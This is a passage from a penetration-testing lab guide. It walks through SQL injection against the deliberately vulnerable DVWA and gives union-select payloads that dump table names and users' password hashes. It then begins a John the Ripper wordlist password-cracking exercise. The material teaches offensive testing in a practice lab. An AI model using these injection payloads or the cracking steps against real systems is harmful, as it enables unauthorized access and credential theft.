


Figure 2.11 Screenshot of PLABKALIo1: DVWA SQL Injection results.

Here we have picked out the column for only the users. We will now work on that column specifically.

Step 6

Type into the User ID Field:

```
3' and 1=0 union select
null,concat(table_name,0x0a,column_name) from
information_schema.columns where table_name='users' #
```





Figure 2.12 Screenshot of PLABKALIo1: DVWA SQL Injection results.

Here we are beginning to produce really interesting results showing the Information about users, first names and last names. We can also see that they use an avatar and there is a field for the number of failed logins together with the list of connections to the system.

Type into the User ID Field and click **Submit**:

`3' and 1=0 union select null,concat(first_name,password) from users #`




Figure 2.13 Screenshot of PLABKALIo1: DVWA SQL Injection results.

We now have the information of the first name and the password hash values.

Now we must carefully record this information into leafpad.

Copy and paste the details directly from the DVWA page.




Figure 2.14 Screenshot of PLABKALIO1: DVWA SQL Injection results.

Copy these details, remember to right-click on the screen and use the menu items.

Stay logged into PLABKALIO1, minimize Firefox ESR and move onto the next exercise

Exercise 3 - Password Cracking with John

John the Ripper detects password hashes and then cracks the type of hash through either bruteforce or by allocating John a password hash list for its use. It is used against DES, MD5, Blowfish, Kerberos AFS and Windows LM hash. It will perform dictionary attacks by hashing the wordlist and comparing the results against the password hash list.

In this exercise, you will perform the following tasks:

Making the Password Hash File

Using a Wordlist

Password Cracking and Validation

Task 1- Making the Password Hash File

We will extract the password hashes and make our own file to save them into, which will be used by John the Ripper to scan and extract out the hash values for cracking purposes.

Step 1

Let's Open up LeafPad from the terminal to begin recording the information we learn.

Click on:

```
Usual Applications > Accessories > Leafpad
```




Figure 3.1 Screenshot of PLABKALI01: Opening the Leafpad.

Follow the image above to open Leafpad up which is a notepad type tool for recording information in plain format.




Figure 3.2 Screenshot of PLABKALI01: Leafpad.

Here we have a plain interface in Leafpad where we are going to record information of interest.

Paste the contents of the DVWA into the file.



Figure 3.3 Screenshot of PLABKALI01: Leafpad.

Now tidy up the file by removing the commands listed, the first name field and the surname field.



Figure 3.4 Screenshot of PLABKALIo1: Leafpad.

Step 2

Then **click** on;

File > Save As

Type into the following field:

Name: password.txt

Then in the Places column change the directory to the **Desktop** and **click** the **save** button.




Figure 3.5 Screenshot of PLABKALIO1: Leafpad saving the file.

The Leafpad application can now be closed.

Task 2 - Using a Wordlist

We will use a wordlist to aid our cracking time and reduce it significantly in terms of how long it would take to break the hash values through a brute force attack.

Step 1

Open a new terminal screen.

We will now prepare the password list to be used which will help us crack the passwords faster than using a brute force attack.

Type the following in the console and press **Enter** after each command:

```
root@kali:# cd /usr/share/wordlists/  
root@kali:/usr/share/wordlists# ls
```

